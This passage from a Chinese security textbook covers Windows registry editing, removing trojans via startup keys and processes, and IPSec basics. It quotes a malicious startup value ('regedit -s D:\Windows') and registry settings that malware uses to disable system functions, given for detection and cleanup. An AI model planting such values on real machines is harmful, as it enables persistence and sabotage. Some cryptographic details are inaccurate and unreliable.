该子键位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Arbitrators 分支上。该子键中保存的信息是用来解决不同的设备间资源冲突的问题,它的 4 个子键中分别保存了内存区域、DMA、I/O 端口和中断的信息。

10) WinSock2 子键

该子键位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2 分支上,用于存放与 Internet 连接时 WinSock 2.0 版本的有关信息。

11) wdmaud 子键

该子键位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\wdmaud 分支上,用于存放 WDM Audio(WDM 音频)信息。

12) NPSTUB 子键

该子键用于存放"Microsoft 友好登录"的有关信息。

13) WebPost 子键

该子键下面保存了所有与 Internet Mail(这是 Outlook Express 软件中的一个电子邮件管理程序)有关的信息。

11.4.3 注册表的操作

1. 注册表键值的添加和删除

打开注册表编辑界面,选中要添加的键值,这里以 HKEY_LOCAL_MACHINE\Software 为例进行说明。

首先右键选中 HKEY_LOCAL_MACHINE\Software,在弹出的菜单选择"项"命令,并命名为"new 1",接着右键选中"new 1",在弹出的菜单选择"项"命令,并命名为"new 2",结果如图 11-12 所示。

右键选中"new 2",在弹出的菜单中选择"字符串值",默认名为"新建 # 1"。右键选中"新建 # 1",可进行重命名,至于新建其他值,读者可自行实践,如图 11-13 所示。




图 11-12 新建项




图 11-13 新建项值

删除的操作很简单，右键选中所要删除的内容，在弹出的菜单选择“删除”命令，如果确定要删除，在弹出的菜单单击“是(Y)”按钮。

2. 注册表的导出与导入

导出注册表也就是备份注册表，打开注册表编辑器界面，右键选中要备份的内容，在弹出的菜单中选择“导出”命令，如图 11-14 所示。



图 11-14　注册表导出界面

在此界面上可以设置所导出注册表的存放位置、文件名、保存类型和导出范围。如果保存类型设置为文本文件，还可以浏览。设置完以上内容，单击“保存”按钮即可。

导入就是注册表还原，是导出的逆过程。单击注册表编辑界面上的“文件”选项，在弹出的菜单中选择“导入”命令。然后找到备份文件的位置以及要还原的备份内容，单击“打开”即可，在最后会弹出一个告警界面，如图 11-15 所示。

出现此界面是正常的，因为当前系统正在使用该键下的内容，所以无法导入，但这只是部分内容，影响并不大，单击“确定”按钮即可。



图 11-15　告警界面

在互联网上有很多注册表工具，比如 Windows 优化大师、超级兔子、RegCleaner 等，这些工具是基于 Windows 图形化界面的，安装与使用都非常简单。

3. 注册表的修改方法

通过修改注册表可以实现一些特殊的功能，但是注册表又是十分复杂的，不小心就会出

现错误。一般有以下几种方法修改注册表。

1）软件修改(安全)

通过一些专门的修改工具来修改注册表，比如 Windows 优化大师、超级兔子、RegCleaner 等。其实控制面板也是一个这样的工具，只不过功能简单一些。

2）间接修改(比较安全)

将要修改的内容写入一个.reg 文件中，然后导入注册表中。.reg 文件的基本格式为：

```
REGEDIT4

[HKEY_LOCAL_MACHINE\Software\Super Rabbit\MagicSet]
"@" = "Super Rabbit Magic Set For Windows 98 V2.92"
"a" = dword:00000001
"b" = hex:02,05,00,00
…
[HKEY_LOCAL_MACHINE\Software\SCC\QuickViewer]
…
```

第一行为“REGEDIT4”，必须大写。

第二行为空行。

第三行使用“[ ]”括起子键分支，其中 HKEY_LOCAL_MACHINE\Software\Super Rabbit\MagicSet 就是一个子键分支。

第四、五、六行是该子键下的设置数据。其中@表示注册表编辑器右窗格中的“默认”键。

以下类似。

这样做的好处是可以避免错误的写入或删除等操作，但是要求用户必须了解注册表的内部结构和.reg 文件的格式。

3）直接修改(最不安全，但最直接有效)

就是通过注册表编辑器直接来修改注册表的键值数据项，这样做会避免在注册表中留下残留(虽然都很小，但越来越多会拖慢系统速度)，但是要求用户有一定的注册表知识，熟悉注册表内部结构而且一定要小心谨慎。

11.5　基于注册表和进程的木马查杀技术

11.5.1　基于注册表的木马查杀技术

作为互联网的一员，避免不了网络病毒的攻击，用专业杀毒程序杀掉这些病毒程序并重新启动计算机系统后，有时会发现被清除干净的病毒又出现了，主要原因是目前不少流行的网络病毒一旦启动后，会自动在计算机系统的注册表启动项中遗留有修复选项，待系统重新启动后这些病毒就能恢复到修改前的状态了。为了彻底杀死病毒，可以手工将注册表中的病毒遗留选项及时删除掉，以确保计算机系统不再遭受病毒的攻击。

病毒侵入主要有以下几种形式。

1. 阻止通过网页形式启动

不少计算机系统感染了病毒后，可能会在

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices 等注册表分支下面的键值中出现类似.html 或.htm 这样的内容，事实上这类启动键值主要作用就是等计算机系统启动成功后，自动访问包含网络病毒的特定网站，如果不把这些启动键值及时删除掉，很容易会导致网络病毒重新发作。

为此，在使用杀毒程序清除了计算机系统中的病毒后，还需要及时打开系统注册表编辑窗口，并在该窗口中逐一查看上面的几个注册表分支选项，看看这些分支下面的启动键值中是否包含.html 或.htm 这样的后缀，一旦发现必须选中该键值，将选中的目标键值删除掉，最后按 F5 功能键刷新一下系统注册表就可以了。

当然，也有一些病毒会在上述几个注册表分支下面的启动键值中，遗留有.vbs 格式的启动键值，发现这样的启动键值时也要一并将它们删除掉。

2. 阻止通过后门进行启动

为了躲避用户手工清理病毒文件，不少网络病毒会在系统注册表的启动项中进行一些伪装隐蔽操作，不熟悉系统的用户往往不敢随意清除这些启动键值，这样一来病毒程序就能达到重新启动目的了。例如，一些病毒会在上面几个注册表分支下面创建一个名为“system32”的启动键值，并将该键值的数值设置成“regedit -s D:\Windows”，表面看上去，许多用户会认为这个启动键值是计算机系统自动产生的，而不敢删掉，其实“-s”参数是系统注册表的后门参数，该参数的作用是用来导入注册表的，同时能够在 Windows 系统的安装目录中自动产生 vbs 格式的文件，通过这些文件病毒就能实现自动启动的目的了。所以，当在上面几个注册表分支的启动项中看到“regedit -s D:\Windows”这样的带后门参数键值时，必须删除。

3. 阻止通过文件进行启动

除了要检查注册表启动键值外，还要对系统的 Win.ini 文件进行检查，因为网络病毒也会在这个文件中自动产生一些遗留项目，如果不将该文件中的非法启动项目删除，网络病毒很可能会再次侵入。

一般来说，Win.ini 文件常位于系统的 Windows 安装目录中，可以进入到系统的资源管理器窗口，并在该窗口中找到并打开该文件，然后在文件编辑区域中检查“run＝”、“load＝”等选项后面是否包含一些来历不明的内容，要是发现，必须及时将“＝”后面的内容清除干净；当然，在删除之前最好看一下具体的文件名和路径，完成删除操作后，再进入到系统的 system 文件夹中将对应的病毒文件删除。

病毒经常修改的注册表键值有以下几个。

(1) IE 起始页的修改

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main 右半部分窗口中的 Start Page 就是 IE 主页地址。

(2) Internet 选项按钮灰化或者失效

HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel 下的 DWORD 值"Setting"=dword:1;"Links"=dword:1;"SecAddSites"dword:1 全部改为 0 之后再将 HKEY_USERS\DEFAULT\Software\Policies\Microsoft\InternetExplorer\Control Panel 下的 DWORD 值 homepage 键值改为 0 则无法使用"Internet 选项"修改 IE 设置。

(3)"源文件"项不可用

HKEY_CURRENT_USER\Software\Policies\Microsoft\InternetExplorer\Restrictions 下的 NoViewSource 键值可能设置为 1 了,改为 0 就可恢复正常。

(4)"运行"按钮被取消或者失效

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 的 NoRun 键值可能被改为 1 了,改为 0 就可恢复。

(5)"关机"按钮被取消或者失效

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 的 NoClose 键值可能被改为 1 了,改为 0 就可恢复。

(6)"注销"按钮被取消或者失效

HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Policies\Explorer 的 NoLogOff 键值可能被改为 1 了,改为 0 就可恢复。

(7) 磁盘驱动器被隐藏

HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Policies\Explorer 的 NoDrives 键值可能被改为 1 了,改为 0 就可恢复。

11.5.2 基于进程的木马查杀技术

通过进程来查杀木马,主要从以下 7 方面进行。

(1) 了解系统正常运行的进程。

系统必须运行的进程包括:smss.exe、csrss.exe、winlogon.exe、services.exe、lsass.exe、svchost.exe(可以同时存在多个)、spoolsv.exe、explorer.exe、System Idle Process,具体的描述在前面已经说明,这里不再重复。

(2) 了解系统非必需进程。

这些系统进程虽然不是系统运行必需的,但也经常在进程列表中出现。如 internat.exe、systray.exe、rundll32.exe、loadwc.exe、ddhelp.exe、mstask.exe、ctfmon.exe、taskmagr.exe、msnmsgr.exe、wmiexe.exe,它们都是正常的。

(3) 在安装完 Windows 后,单击"开始"→"程序"→"附件"→"系统工具"→"系统信息",在打开的"系统信息"窗口中再单击"软件环境"→"正在运行任务"(在此进程列表中,可看到更详细的属性,其中程序路径是非常重要的信息),如图 11-16 所示。接下来单击"操作"→"导出",默认格式为文本文件,以后系统出现异常时则可对照进行分析。

(4) 如何在进程中发现木马。

许多木马和一些防护工具采用了双进程保护手段,例如 Falling Star 木马就采用双进程模式,下面来看看如何发现它们以及进行删除。



图 11-16　系统信息

打开任务管理器。通过和常见进程比较，很明显会发现两个和系统基本进程名称相似，但不相同的进程，它们是 internet.exe 和 systemtray.exe。

打开“系统信息”的“软件环境”→“正在运行任务”，查看路径信息，两者均指向 Windows System32 目录，而且文件大小、日期均相同，但从文件日期来看并不属于微软的系统文件。进入资源管理器查看其版本属性，虽然公司标明为 Microsoft，但与系统文件中的微软公司名称书写并不相同，基本可断定是非法进程，并且为双进程模式。

在尝试结束进程时，第一次选择 systemtray.exe 来结束进程树，结果进程马上就出现了，任务管理器中又显示出这两个进程。于是再次选择 internet.exe，然后结束进程树，从而将木马进程从系统中清除。

(5) 修改常见程序或进程中的个别字符。

例如，上面介绍的 Falling Star 木马的进程名称“internet.exe”就与输入法进程“internat.exe”十分相似。还有 Explorer.exe 和 Exp1orer.exe 的区别，不仔细的话是看不出来的(数字“1”取代了字母“l”)。

(6) 修改扩展名。

著名的冰河木马的服务器端进程为 Kernel32.exe，乍一看是系统进程，其实系统根本不存在这样一个文件，Windows 9x 的基本进程中却有一个叫做“Kernel32.dll”的。诸如此类的还有“Shell32.exe”的木马进程是从“Shell32.dll”这个大家都很熟悉的文件修改而来的，实际在系统中都是不存在的。

(7) 路径伪装。

Windows 目录和 System 目录是系统核心文件所在地，因此，出入它们的文件一般都被人们认为是系统文件，而病毒和木马就借机将源文件放在这两个目录中。对于这种情况，一般只需要通过系统信息找到其源文件路径，打开文件的属性，从日期、版本、公司名称信息中即可看出破绽。

第 12 章　IP 安全与 Web 安全

本章学习要求：

- 熟悉 IP 安全的概念和 IP 安全体系结构。
- 掌握安全隧道的建立方法。
- 掌握 IPSec 的作用方式。
- 熟悉 VPN 基本原理。
- 掌握 VPN 隧道技术。
- 了解 Web 安全威胁。
- 熟悉 Web 安全的实现方法。
- 掌握 SSL 协议的构成。
- 了解安全电子交易 SET。
- 掌握安全的 Web 站点的创建。

12.1　IP 安全

12.1.1　IP 安全概述

大型网络系统内运行多种网络协议（TCP/IP、IPX/SPX 和 NetBEUI 等），而这些网络协议并非专为安全通信设计。因特网协议（IP）维系着整个 TCP/IP 的体系结构。除了数据链路层外，TCP/IP 协议栈的所有协议的数据都是以 IP 数据报的形式传输的，TCP/IP 协议簇有两个 IP 版本，分别是 IPv4（IP 协议的第 4 个版本）和 IPv6（IP 协议的第 6 个版本）。其中 IPv6 是为了解决 IPv4 存在的地址短缺问题而设计的。IPv6 简化了 IP 头部，数据报更加灵活。同时 IPv6 还增加了对安全性的考虑。

目前，IPv4 在因特网上占统治地位。IPv4 在设计之初并未考虑安全性，IP 包并不存在任何安全特性，导致在网络上传输的数据很容易受到各式各样的攻击。攻击者很容易伪造 IP 包的地址、修改包中的内容、重播以前的包以及在传输途中拦截并查看包的内容等。因此，通信双方不能保证收到 IP 数据报的真实性。

为了加强因特网的安全性，从 1995 年开始，IETF 着手制定了一套用于保护 IP 通信的 IP 安全协议（IP Security，IPSec）。IPSec 是 IPv6 的一个组成部分，是 IPv4 的一个可选扩展协议。IPSec 弥补了 IPv4 在协议设计时安全性方面的不足。

IPSec 定义了一种标准的、健壮的以及包容广泛的机制，可用它为 IP 以及上层协议（比如 TCP 或者 UDP）提供安全保证。IPSec 的目标是为 IPv4 和 IPv6 提供具有较强的互操作能力、高质量和基于密码的安全功能，在 IP 层实现多种安全服务，包括访问控制、数据完整性、机密性等。IPSec 通过支持一系列加密算法如 DES、三重 DES、IDEA 和 AES 等确保通信双方的机密性。

IPSec 协议集提供了下面几个方面的安全服务。

(1) 数据完整性(Data Integrity):保持数据的一致性,防止未授权地生成、修改或删除数据。

(2) 认证(Authentication):保证接收的数据与发送的数据相同,保证实际发送者就是声称的发送者。

(3) 保密性(Confidentiality):传输的数据是经过加密的,只有预订的接收者知道发送的内容。

(4) 应用透明的安全性(Application-transparent Security):IPSec 的安全头插入在标准的 IP 头和上层协议(如 TCP)之间,任何网络服务和网络应用可以不经修改地从标准 IP 转向 IPSec,同时 IPSec 通信也可以透明地通过现有的 IP 路由器。

IPSec 实际上是一套协议包而不是一个单个的协议,这一点对于人们认识 IPsec 是很重要的。IPSec 由 AH 协议、ESP 协议和 IKE 组成。

(1) 认证头(Authentication Header,AH)用于数据源认证和数据完整性认证,可以证明数据的起源地、保障数据的完整性以及防止相同数据包在因特网重播。

(2) 封装安全载荷(Encapsulating Security Payload,ESP)具有所有 AH 的功能,还可以利用加密技术保障数据机密性。

(3) Internet 密钥交换协议(Internet Key Exchange,IKE)用于生成和分发在 AH 和 ESP 中使用的密钥,IKE 也对远程系统进行初始认证。

虽然 AH 和 ESP 都可以提供身份认证,但它们也有区别。首先 ESP 要求使用高强度的加密算法,会受到许多限制。其次,在多数情况下,使用 AH 的认证服务已能满足要求,相对来说,ESP 开销较大。有两套不同的安全协议意味着可以对 IPSec 网络进行更细粒度的控制,选择安全方案时可以有更大的灵活度。IP 层的安全性应达到以下几个目标。

(1) 期望安全的用户能够使用基于密码学的安全机制。

(2) 应能同时适用于 IPv4 和 IPv6。

(3) 算法独立。

(4) 有利于实现不同的安全策略。

(5) 对没有采取该机制的用户不会有负面影响。

12.1.2　IP 安全体系结构

IPSec 由一系列协议组成,其体系结构如图 12-1 所示。

(1) 体系结构(Architecture):包含总体的概念、安全需求和定义 IPSec 技术的机制。

(2) 认证头(Authentication Header,AH):包含与使用 AH 进行包身份验证相关的包格式和一般性问题。

(3) 封装安全载荷(Encapsulating Security Payload,ESP):使用 ESP 进行包加密的报文格式和一般性问题,以及可选的认证。

(4) 加密算法(Encapsulation Algorithm):描述各种加密算法如何用于 ESP 的一组文档。

(5) 认证算法(Authentication Algorithm):描述各种身份验证算法如何用于 AH 和 ESP 身份验证选项的一组文档。




图 12-1 IPSec 体系结构

(6) 密钥管理(Key Management):说明密钥管理方案的一组文档。

(7) 解释域(Domain of Interpretation,DOI):包含彼此相关的其他文档需要的值,包括被认可的加密和身份验证算法的标识符以及运作参数,如密钥生存周期等。

(8) 策略(Policy):决定两个实体之间能否通信,以及如何进行通信。策略的核心由三部分组成:SA、SAD、SPD。SA(安全关联)表示了策略实施的具体细节,包括源/目的地址、应用协议、SPI(Security Parameter Index,安全参数索引,IPSec 协议基本概念之一,是一个32b 长的数值,在每一个 IPSec 报文中都携带该值,SPI、IP 目的地址、安全协议号三者结合起来共同构成一个三元组,来唯一标识一个特定的安全联盟)、所用算法/密钥/长度;SAD 为进入和外出包处理维持一个活动的 SA 列表;SPD 决定了整个 VPN 的安全需求。策略部分是唯一尚未成为标准的组件。对于上述协议的支持,在 IPv6 中是强制的,在 IPv4 中是可选的。认证的扩展包头称为 AH,加密的扩展包头称为 ESP 头。

12.1.3 安全隧道的建立

IPSec 通过上述三个基本协议在 IP 包头后增加新的字段来实现安全保证。下面来看一个实际的例子。比如想通过网络去书店购买一本《计算机网络》图书,当订单传递到书店时,问题出现了。管理员想知道这是否是一个真实的订单,它是否真地是从书店的客户那里发送出来的。同时购买者自己也想知道我的订单在传输的过程中是否被黑客修改过。比如黑客会不会把我订购的数目从 1 本改成 100 本,或把地址做了修改。这样的例子举不胜举,只要有信息在网上传递,就需要考虑信息源的可靠性和数据的完整性。

AH 包头可以保证信息源的可靠性和数据的完整性。AH 验证包头如图 12-2 所示,首先发送方将 IP 包头、高层的数据和公共密钥这三部分通过某种散列算法进行计算,得出 AH 包头中的验证数据,并将 AH 包头加入数据包中;当数据传输到接收方时,接收方将收到的 IP 包头、数据、公共密钥以相同的散列算法进行运算,并把得出的结果同收到的数据包中的 AH 包头进行比较;如果结果相同则表明数据在传输过程中没有被修改,并且是从真正的信息源处发出的。因为公共密钥和散列算法可以保证这些。

信息源的可靠性可以通过公共密钥来保证。IPSec 认证头提供了数据完整性和数据源验证,但是不提供保密服务。AH 包含对称密钥的散列函数,使得第三方无法修改传输中的




图 12-2　AH 验证包头

数据。IPSec 支持下面的认证算法。

(1) HMAC-MD5(HMAC-Message Digest 5)128 位密钥。

(2) HMAC-SHA1(Hashed Message Authentication Code-Secure Hash Algorithm 1) 160 位密钥。

这些算法有两个共同的特点,第一个是不可能从计算结果推导出它的原始输入数据,第二个是不可能从给定的一组数据和它经过散列算法计算出的结果推导出另外一组数据产生的结果。

MD5 是单向数学函数,它可以对输入的数据进行运算,产生代表该数据的 128b 指纹信息。在这种方式下,MD5 提供完整性服务。128b 指纹信息可以在信息发送之前和数据接收之后计算出来。如果两次计算结果相同,那么数据在传输过程中就没有被改变。SHA1 与 MD5 类似,只是它产生 160b 指纹信息,所以运算时间比 MD5 稍长,安全性更高一些。当 HMAC 和 MD5 共同使用时,可以对每 64B 的数据进行运算,得出 16B 的指纹信息,并放入 AH 包头中。

AH 由于没有对用户数据进行加密,所以黑客使用协议分析仪照样可以窃取在网络中传输的敏感信息,所以使用封装安全载荷(ESP)协议把需要保护的用户数据进行加密,并放到 IP 包中,ESP 提供数据的完整性、可靠性。ESP 协议非常灵活,可以选择多种加密算法,包括 DES、Triple DES(三重 DES)、RC4、RC5、IDEA 和 Blowfish。

DES 是最常用的加密算法,其特点是采用 56 位的密钥,处理 64 位的输入,加密解密使用同一个密钥或可以相互推导出来。DES 把数据分成长度为 64 位的数据块,其中 8 位作为奇偶校验,有效码长为 56 位。由于计算机性能的提高,采用多台高性能服务器可以攻破 56 位 DES,所以 Triple DES 出现了,它采用 128 位密钥提高了安全性。

IDEA 算法采用 128 位密钥,每次加密一个 64 位的数据块。RC5 算法中数据块的大小、密钥的大小和循环次数都是可变的,密钥甚至可以扩充到 2048 位,具有极高的安全性。Blowfish 算法使用变长的密钥,长度可达 448 位,运行速度很快。

以上算法均要使用一个由通信各方共享的密钥,称做对称密码算法。接收方只有使用发送方用来加密数据的密钥才能解密,所以其安全性依赖于密钥的安全。

AH 和 ESP 可以单独使用,也可以一起使用。为了更好地保证系统的安全性,建议同时使用。

12.1.4　IPSec 的作用方式

IPSec 有两种工作方式:隧道方式和传输方式。在隧道方式中,整个用户的 IP 数据包被用来计算 ESP 包头,整个 IP 包被加密并和 ESP 包头一起被封装在一个新的 IP 包内。这样当数据在 Internet 上传送时,真正的源地址和目的地址被隐藏起来。隧道方式数据包如

图 12-3 所示。




图 12-3 隧道方式数据包

在传输方式中,只有高层协议(TCP、UDP、ICMP 等)及数据进行加密,如图 12-4 所示。在这种方式下,源地址、目的地址以及所有 IP 包头的内容都不加密。




图 12-4 传输方式数据包

由于对称密钥存在着许多问题,密钥传递时容易泄密。网络通信时如果网内用户采用同样的密钥,就失去了保密的意义。但如果任意两个用户通信时都使用互不相同的密钥,N 个人就要使用 $N\times(N-1)/2$ 个密钥,密钥量太大,在实际使用中无法实现,所以在 IPSec 中使用非对称密钥技术,将加密和解密的密钥分开,并且不可能从其中一个推导出另外一个。采用非对称密钥技术后,每一个用户都有一对选定的密钥,一个由用户自己保存,一个可以公开得到。它的好处在于密钥分配简单,由于加密和解密的密钥互不相同并且无法互相推导,所以加密的密钥可以分发给各个用户,而解密密钥由用户自己保存。这样一来,密钥保存量少,N 个用户通信最多只需保存 N 对密钥,便于管理,可以满足不同用户间通信的私密性,完成数字签名和数字鉴别。目前有许多种非对称密钥算法,其中有的适用于密钥分配,有的适用于数字签名。

IPSec 中的 AH 和 ESP 实际上只是加密的使用者,为保证通信的双方可以互相信任,并采用相同的加密算法,IETF 制定了 IKE 用于通信双方进行身份认证、协商加密算法和散列算法、生成公钥。

在 IPSec 的具体实现中,采用密钥管理协议(ISAKMP Oakley),密钥交换采用 DiffieHellman 协议,身份认证采用数字签名和公开密钥。

IPSec 不仅可以保证隧道的安全,同时还有一整套保证用户数据安全的措施,利用它建立起来的隧道更具有安全性和可靠性。IPSec 还可以和 L2TP、GRE 等其他隧道协议一同使用,给用户提供更大的灵活性和可靠性。此外,IPSec 可以运行于网络的任意一部分,它可以运行在路由器和防火墙之间、路由器和路由器之间、PC 和服务器之间、PC 和拨号访问设备之间。当 IPSec 运行于路由器/网关时,安装配置简单,只需在网络设备上进行配置,由

